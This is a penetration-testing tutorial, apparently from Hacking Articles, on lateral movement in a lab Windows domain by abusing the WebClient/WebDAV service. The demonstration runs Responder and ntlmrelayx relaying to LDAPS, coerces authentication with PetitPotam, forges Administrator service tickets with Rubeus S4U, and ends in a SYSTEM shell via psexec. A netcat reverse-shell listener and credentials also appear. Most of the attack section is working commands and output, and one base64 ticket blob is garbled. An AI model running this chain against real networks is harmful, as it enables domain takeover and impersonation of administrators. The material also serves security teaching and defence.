

Lateral Movement

WebClient Workstation Takeover



WWW.HACKINGARTICLES.IN

Contents

Introduction	3
WebDav Protocol	3
WebClient Service	3
Background	4
Demonstration	4
Conclusion	15



Introduction

The article is based on <u>@tifkin</u> 's idea that a workstation takeover, also known as lateral movement, is possible by abusing WebDAV shares. In Certified Pre-Owned <u>whitepaper</u> a technique called ESC8 was discussed. Lee hypothesized in the tweet that PetitPotam can be used in conjunction with NTLM Relay+WebDAV abuse to cause lateral movement by creating machine accounts first, and then using Resource Based Constrained Delegation to generate tickets for any user. Using PetitPotam or PrinterBug, an HTTP authentication can be coerced and relayed to LDAP(S) on domain controllers. This relay can use Resource Based Constrained Delegation abuse to compromise relayed host. We will see how in this article.

WebDay Protocol

According to Wikipedia, "WebDAV (Web Distributed Authoring and Versioning) is a set of extensions to the Hypertext Transfer Protocol (HTTP), which allows user agents to collaboratively author contents directly in an HTTP web server by providing facilities for concurrency control and namespace operations, thus allowing Web to be viewed as a writeable, collaborative medium and not just a read-only medium."

WebClient Service

WebClient service allows users to connect to WebDav shares and write data onto the server. .NET based servers (like IIS) always use WebClient service for giving users WebDav shares' access while other servers might not. The service is disabled/stopped by default but can be installed by referring to the guide here.

But just to give you a rundown of the commands, setup can be done as follows:

Install-WindowsFeature WebDAV-Redirector -Restart

Get-WindowsFeature WebDAV-Redirector | Format-Table –Autosize

Set-Service WebClient -StartupType Automatic

Set-Service MRxDAV -StartupType Automatic

Start-Service WebClient

Start-Service MRxDAV

Once the webclient service has been started you can verify it manually by the command

sc query webclient



Background

One constraint of the technique is that WebClient is not active by default. To learn how to activate it programmatically follow the link here but we won't be showing that here. In this article, we have already set up machines with WebClient up and running.

Now, to exploit, we will first trigger machine account's authentication to our attacker system (by setting up a responder server and using PetitPotam to force authentication) then we will relay the authentication information to LDAPS in order to configure RBCD (resource based constrained delegation) and finally use delegation to generate a service ticket and takeover multiple workstations.

I highly recommend reading our blog posts about PetitPotam and Resource Based Constrained Delegation here and here for better understanding of this article.

Demonstration

PetitPotam or Print Spooler use the named pipe technique to exploit but first we need to check if web client is running or not. For the compromised local system this can be checked using

sc query webclient

And if it is in stopped state, it can be started using

sc start webclient

Lee Christensen <u>observed</u> that a query to the named pipe "DAV RPC SERVICE" can confirm this remotely as well. <u>GOldenGunSec</u> created a tool in C# which is capable to query the mentioned named pipe using execute-assembly. It can be found <u>here</u>. On the compromised system's terminal we can execute the binary to check webclient service's status on any number of systems in the format:

GetWebDAVStatus.exe server 1, server 2, server3...

Thus, to check WebClient service on 192.168.1.2 we do:

GetWebDAVStatus.exe 192.168.1.2

```
C:\Users\harshit\Downloads>GetWebDAVStatus.exe 192.168.1.2

GetWebDAVStatus.exe 192.168.1.2

[+] WebClient service is active on 192.168.1.2

C:\Users\harshit\Downloads>
```

Another tool to check the same thing is called **webclientservicescanner** developed in Python by pixis which can be downloaded <u>here</u>. It is capable to check machines in batches by specifying CIDR or IP addresses in the following format:



git clone https://github.com/Hackndo/WebclientServiceScanner
python3 setup.py
webclientservicescanner ignite.local/harshit:Password@1@192.168.1.2-192.168.1.4

```
(root@kali)-[~]
# webclientservicescanner ignite.local/harshit:Password@1@192.168.1.2
WebClient Service Scanner v0.1.0 - pixis (@hackanddo) - Based on @tifkin_ idea
[192.168.1.2] RUNNING

(root@kali)-[~]
# webclientservicescanner ignite.local/harshit:Password@1@192.168.1.2-192.168.1.4
WebClient Service Scanner v0.1.0 - pixis (@hackanddo) - Based on @tifkin_ idea

[Errno Connection error (192.168.1.4:445)] [Errno 111] Connection refused
[192.168.1.2] RUNNING
[192.168.1.3] STOPPED
```

Crackmapexec tool in Impacket's suite can also be used to do the same now. It is available by default in Kali too. The "-M" flag does this however, attacker needs to have one valid set of credentials (even low priv should work)

crackmapexec smb 192.168.1.2 -u Harshit -p Password@1 -M webdav

```
(root@kali)-[~]

# crackmapexec smb 192.168.1.2 -u Harshit -p Password@1 -M webdav

SMB 192.168.1.2 445 DC1 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC1)

(domain:ignite.local) (signing:True) (SMBv1:True)

SMB 192.168.1.2 445 DC1 [*] ignite.local\Harshit:Password@1

WEBDAV 192.168.1.2 445 DC1 WebClient Service enabled on: 192.168.1.2
```

Let's set up our responder first. Responder is required to get a network name. WebClient service works in such a way that clients authenticate using the network name. Responder can help us get that and thus, without it, the attack won't work. We need to edit the Responder.conf file and turn off HTTP and SMB server as they'd clash with our ntImrelay server.

nano/usr/share/responder/Responder.conf

```
head -n 30 /usr/share/responder/Responder.conf
[Responder Core]
; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = Random
; SQLite Database file
; Delete this file to re-capture previously captured hashes
Database = Responder.db
; Default log file
SessionLog = Responder-Session.log
; Poisoners log
```

Lastly, we need to set up ntlmrelay to configure RBCD (using -delegate-access flag). Here, dc1.ignite.local is the DC whose LDAP we will be targeting.

ntlmrelayx.py -t ldaps://dc1.ignite.local --delegate-access -smb2support

```
)-[~/impacket/examples]
ntlmrelayx.py -t ldaps://dc1.ignite.local --delegate-access -smb2support
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
   Protocol Client IMAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server
```

Now, we can start our responder too

responder -I eth0



```
responder -I eth0
           NBT-NS, LLMNR & MDNS Responder 3.1.1.0
 Author: Laurent Gaffie (laurent.gaffie@gmail.com)
 To kill this script hit CTRL-C
[+] Poisoners:
    LLMNR
                                [ON]
    NBT-NS
                                [ON]
    MDNS
                                [ON]
    DNS
                                [ON]
    DHCP
[+] Servers:
    HTTP server
                                [ON]
    HTTPS server
    WPAD proxy
    Auth proxy
    SMB server
                                [ON]
    Kerberos server
    SQL server
                                [ON]
    FTP server
                                [ON]
    IMAP server
                                [ON]
    POP3 server
                                [ON]
                                [ON]
    SMTP server
    DNS server
                                [ON]
    LDAP server
                                [ON]
```

Once the responder has started you need to note the temporary network name Responder has assigned to the Kali system. This network name will be used in next few steps to conduct attack.

```
[+] Poisoning Options:
   Analyze Mode
   Force WPAD auth
   Force Basic Auth
   Force LM downgrade
   Force ESS downgrade
[+] Generic Options:
   Responder NIC
   Responder IP
   Responder IPv6
   Challenge set
   Don't Respond To Names
[+] Current Session Variables:
   Responder Machine Name
   Responder Domain Name
   Responder DCE-RPC Port
[+] Listening for events...
```

Lets check if webclient in our target system is active or not

sc query webclilent



```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 49753
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\Users\Public>sc query webclient •
sc query webclient
SERVICE_NAME: webclient
                          : 20 WIN32 SHARE PROCESS
       STATE
                         : 4 RUNNING
                               (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
       WIN32_EXIT_CODE : 0 (0×0)
       SERVICE_EXIT_CODE : 0 (0×0)
       CHECKPOINT
                          : 0×0
       WAIT_HINT
                          : 0×0
```

Now that our relays have been set up, we need to force authentication to this rogue server (responder). Many of the printspooler attacks can do this. We will be using petitpotam.exe file available here. Format is:

PetitPotam.exe relay-network-name@port/random_file Target-IP method

```
PetitPotam.exe WIN-AZGYNGYRUL1@80/raj 192.168.1.3 1
```

```
C:\Users\Public>PetitPotam.exe WIN-AZGYNGYRUL1@80/raj 192.168.1.3 1 PetitPotam.exe WIN-AZGYNGYRUL1@80/raj 192.168.1.3 1 Attack success!!!
C:\Users\Public>
```


This way, the victim system reaches our NTLM relay. Responder helps us in accepting connection coming from PetitPotam as it provides us with a network name. Now, ntImrelay accepts the authentication request, relays it to LDAPS on the DC and creates a machine account (IWGADVYY\$) with delegation privileges to the machine/computer account of the system we used to conduct the attack (workstation01). Hence, the newly created machine account can now impersonate any user related to workstation01 account. (even admin!)



```
i)-[~/impacket/examples]
   ntlmrelayx.py -t ldaps://dc1.ignite.local --delegate-access -smb2support
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Protocol Client SMTP loaded..
    Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.1.3, attacking target ldaps://dc1.ignite.local
[*] HTTPD: Received connection from 192.168.1.3, attacking target ldaps://dc1.ignite.local
[*] Authenticating against ldaps://dc1.ignite.local as IGNITE\WORKSTATION01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Authenticating against ldaps://dc1.ignite.local as IGNITE\WORKSTATION01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Attempting to create computer in: CN=Computers,DC=ignite,DC=local
[*] Attempting to create computer in: CN=Computers,DC=ignite,DC=local
[*] Adding new computer with username: OZWCWPNG$ and password: m6v[LG~\&bSH0"0 result: OK [*] Delegation rights modified succesfully!
[*] OZWCWPNG$ can now impersonate users on WORKSTATION01$ via S4U2Proxy
[*] Adding new computer with username: IWGADVYY$ and password: ]HzFe^[k5)lCH6R result: OK
[*] Delegation rights modified succesfully!
[*] IWGADVYY$ can now impersonate users on WORKSTATION01$ via S4U2Proxy
```


An admin can detect such attacks by checking the computer account's list and noting newly added computer accounts. In the admin system, we see our machine account has been added






This machine account has various permissions on workstation01\$ account which can be viewed under security section.





Also, if you check workstation01\$ attribute editor, you'd see that the msDS-AllowedToActOnBehalfOfOtherIdentity has been filled to delegate access to IWGADVYY\$





Now that the newly added computer's credentials are available, we can use Rubeus.exe to generate hashes to be used later with s4u2proxy attack. In any Windows system available to you, download <u>Rubeus</u> and then open Powershell (as CMD has troubles processing certain special symbols used in passwords) and type the following command:

.\rubeus.exe hash /domain:ignite.local /user:IWGADVYY\$ /password:']HzFe^[k5)ICH6R'





Any of the obtained hash should work with Rubeus flags (/rc4, /aes128 etc). We note the AES256 hash and then generate service tickets using Rubeus. Here, we can specify any user to impersonate and the service CIFS is to be chosen.

```
Rubeus.exe s4u /user:IWGADVYY$
/aes256:3A2DE2A575980D93A8C57710C65214AA1E55010B4C612FBE7620AE17F01EC753
/impersonateuser:Administrator /msdsspn:host/workstation01.ignite.local /altservice:cifs
/nowrap /ptt
```

The same thing can be done remotely using getST.py script. Refer our article here to read more. As you would be able to see TGT request was successful and three service tickets would now be generated. First ticket is machine account's own ticket. Second ticket is Administrator account's ticket and the third one is a CIFS ticket which is shown below. This can be viewed using klist command.



```
Impersonating user 'Administrator' to target SPN 'host/workstation01.ignite.local'
   Final ticket will be for the alternate service 'cifs'
Building S4U2proxy request for service: 'host/workstation01.ignite.local'
Using domain controller: dc1.ignite.local (192.168.1.2)
        Sending S4U2proxy request to domain controller 192.168.1.2:88
  [+] S4U2proxy success!
         Substituting alternative service name 'cifs'
 [*] base64(ticket.kirbi) for SPN 'cifs/workstation01.ignite.local':
              doIGPDCCBjigAwIBBaEDAgEWooIFQDCCBTxhggU4MIIFNKADAgEFoQ4bDElHTklURS5MT0NBTKItMCugAwIBAqEkMCIbBGNpZnMbGndvcmtzdG
F0aW9uMDEuaWduaXRlmxvY2Fso4IE7DCCB0igAwIBEqEDAgEBooIE2gSCBNYT6w7LR3l4jez1JqbmNv2bqZ+KF/j3PPJIoff4JIoewcCwLHzyrTiKz2
 Ju3IQ16nrovslt8rXCF7vmUi6F7lZUDUHeeSOE21RFtt23dsUpP3GsORjii8Of4scE2GaRt8BXCiEOPg22cEZObuCjrRoDie9QyMvsSYC5yKWLW74jxV
nkljMeqCy/NyVBcjOVXPLOhNYs62mLI35dyeKC6IzuL2g50RKNRD+Fdq7WjfyqQAQ30xTBcXea0Rmmp5ET30dt3KDcP7P0ySELqsZVYtlccpB8mfywtM
B2sUowkOCgRfY2MN8T6y7uCAh80yXjscKOrBsqKTmwhqEHNfy990coyTn6tmt/aEohCUfIoootX+fzZNYJGy8Ynj3BDd6UIcyawwn030zCe9CKSVRiPq
gOMPomC7JwM8RTfr4RLLx6zYPx+e6fEkM0op0/ZMWsGIvPYD3l3/hsYxUfgPj80ZiRHW8Sa3JL5s6cmJ94gaiy7ce/wlmsK7f3PTq1/fieFbxMNoC29m
GqjNIeIVVvxis7iF3zkG0VRPH+w3MFXugm6IBIEagZxbZ956RbaLF+QUaVwL91Rnw0HnLtyPW0pOaM0j8ImiHTMKF3jG4XGakXpdlx5PDL08vDPRXYUN
FletyUABEvH9D3J/UPo8B+b/JrzeJjpyaMYm0dA5iay5R1hRYYQZ+MvYMaIK1N/LxVtvRYURaTxqDgox9GecW35m9YJkGwLYuQyTb/8nfVNBja+kKEjU
hm00tnuhnrTOr1o/j4sm+x/KS3tQSa33ptlDKrlBHs9KwvUpOgU2adSMRzyOl8I9IsXZR0uQgmG4IHK59tAuJreJbMPQBaskSuBJ6RD59VIklQGUuLEG
SwnbkdCWmrR28xP+WFJCosta+GuJwyVjIRjrXZZ+lp0BC0kSUMYz97h3Z3yxu6v0LIcPkwoho2KKK9Li5e9IjP2X1g50KJjYSU/Vd02oZ/+jMwu5S5RL
Xa8eChtT/gNr491BT8vheZ7Q9Q1GhePŃ306TyCsFv776pfW7/N4yoOUvpUBT4tgUKQU57lAmcP5nr7N5ko1KM9abOAcSke1V6KloWcXst3K5wJP5KmvY
 1wA0vPiQAZrk6j9R498DmNXR2dFKTFRZ0ulgye9rSPZ67+B0iZ9fDgxC7TI11gR6YYZ30gtkAz5v4BP2fhFTs+LbhbrmcuBQps37hzhW6pi1s6YMWMeA
Du2GgczzziWp4AA+TgoSFJAs0iA68h2WBa2WaA/47wh7h29ItiYZcL3NPw8KuNXg0HDQVIXr/SKa+zund0k0FcPvqfGE/T2xPSSG+LKjCGJTdDCs4lZY
ZRS8\bar{W}fNf4Ws\bar{I}dH30Q\bar{I}mBdVzwsicGmiXm06C/aYQExJB0Fy5ZjCP1zB36CyDmwxT\bar{J}GH4dnCZcTwZ6P3ffciN7\times3CTfcQrzu2xZy2BHZ4PnUUb1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2APnUB1+/L5MJbry2NJCP12H2+/L5MJbry2NJCP12H2+/L5MJbry2NJCP1
yzv7oqDtSGgwsvfNEKgSnsVILCs4RirBSf5frkKNW0L3ngm33OThme6LYBLYb7dccirSXc2XVyYHu7mDXbeA0/d+PZwLAs0DsCPLaJELC800WhGLlqm6
xi+0X7B7wtIRBKVLRLipqYKz5a/GCIsKDLIzT7Qs2ulsIPTaF+hqvKEzrw7a5wwVd/JWmjfebkogkbAvvCaoh0wa0B5zCB5KADAgEAoohcBIHZfYHWMI
HToIHQMIHNMIHKoBswGaADAgERoRIEEAV5M30bPh1l6c14nQEcoj0hDhsMSUd0SVRFLkxPQ0FMohowGKADAgEKoREwDxsNQWRtaW5pc3RyYXRvcqMHAw
UAQKUAAKURGA8yMDIyMDMyMzEzMTAyN1qmERgPMjAyMjAzMjMyMzEwMjZapxEYDzIwMjIwMzMwMTMxMDI2WqgOGwxJR05JVEUuTE9DQUypLTAroAMCAQ
 KhJDAiGwRiaWZzGxp3b3Jrc3RhdGlvbiAxLmlnbml0ZS5sb2NhbA=
[+] Ticket successfully imported!
C:\Users\Public>klist
Current LogonId is 0:0×70ac1
Cached Tickets: (1)
#0>
                  Client: Administrator @ IGNITE.LOCAL
                  Server: cifs/workstation01.ignite.local @ IGNITE.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0×40a50000 → forwardable renewable pre_authent ok_as_delegate name_canonicalize
                   Start Time: 3/23/2022 18:40:27 (local)
End Time: 3/24/2022 4:40:26 (local)
                   Renew Time: 3/30/2022 18:40:26 (local)
                   Session Key Type: AES-128-CTS-HMAC-SHA1-96
                   Cache Flags: 0
```

We will work with the last ticket collected. We copy this and decode this base64 value and copy in a file called ticket.kirbi. Then, we will use ticketConverter.py to convert it to ccache file as kirbi is the format used by Rubeus but ccache is used by Impacket. Thereafter we set an environment variable KRB5CCNAME to this ticket's path

echo "base64 value" | base64 -d > ticket.kirbi ticketConverter.py ticket.kirbi admin.ccache export KRB5CCNAME=admin.ccache



Finally, we can use psexec to logon to impersonated account (Administrator) on workstation01

python3 psexec.py -k -no-pass ignite.local/Administrator@workstation01.ignite.local

```
i)-[~/impacket/examples]
    python3 <u>psexec.py</u> -k -no-pass ignite.local/Administrator@workstation01.ignite.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Requesting shares on workstation01.ignite.local.....
   Found writable share ADMIN$
[*] Uploading file EUoCoODJ.exe
[*] Opening SVCManager on workstation01.ignite.local.....
[*] Creating service Ddfd on workstation01.ignite.local.....
[*] Starting service Ddfd....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32> tree
Folder PATH listing
Volume serial number is 00000200 82FD:6F05
```

Conclusion

In the article we shed some light on abusing webdav shares and then moving laterally on a domain to compromise more computers. This was done by first creating a new machine account and giving delegation access (using PetitPotam) and then that account was used to impersonate other users.



The attack is rare in real life scenarios as WebClient has to be running which also limits the potential subset of lateral movement, however, with the right conditions it can cause heavy damage. Hope you liked the article. Thanks for reading.





JOIN OUR TRAINING PROGRAMS







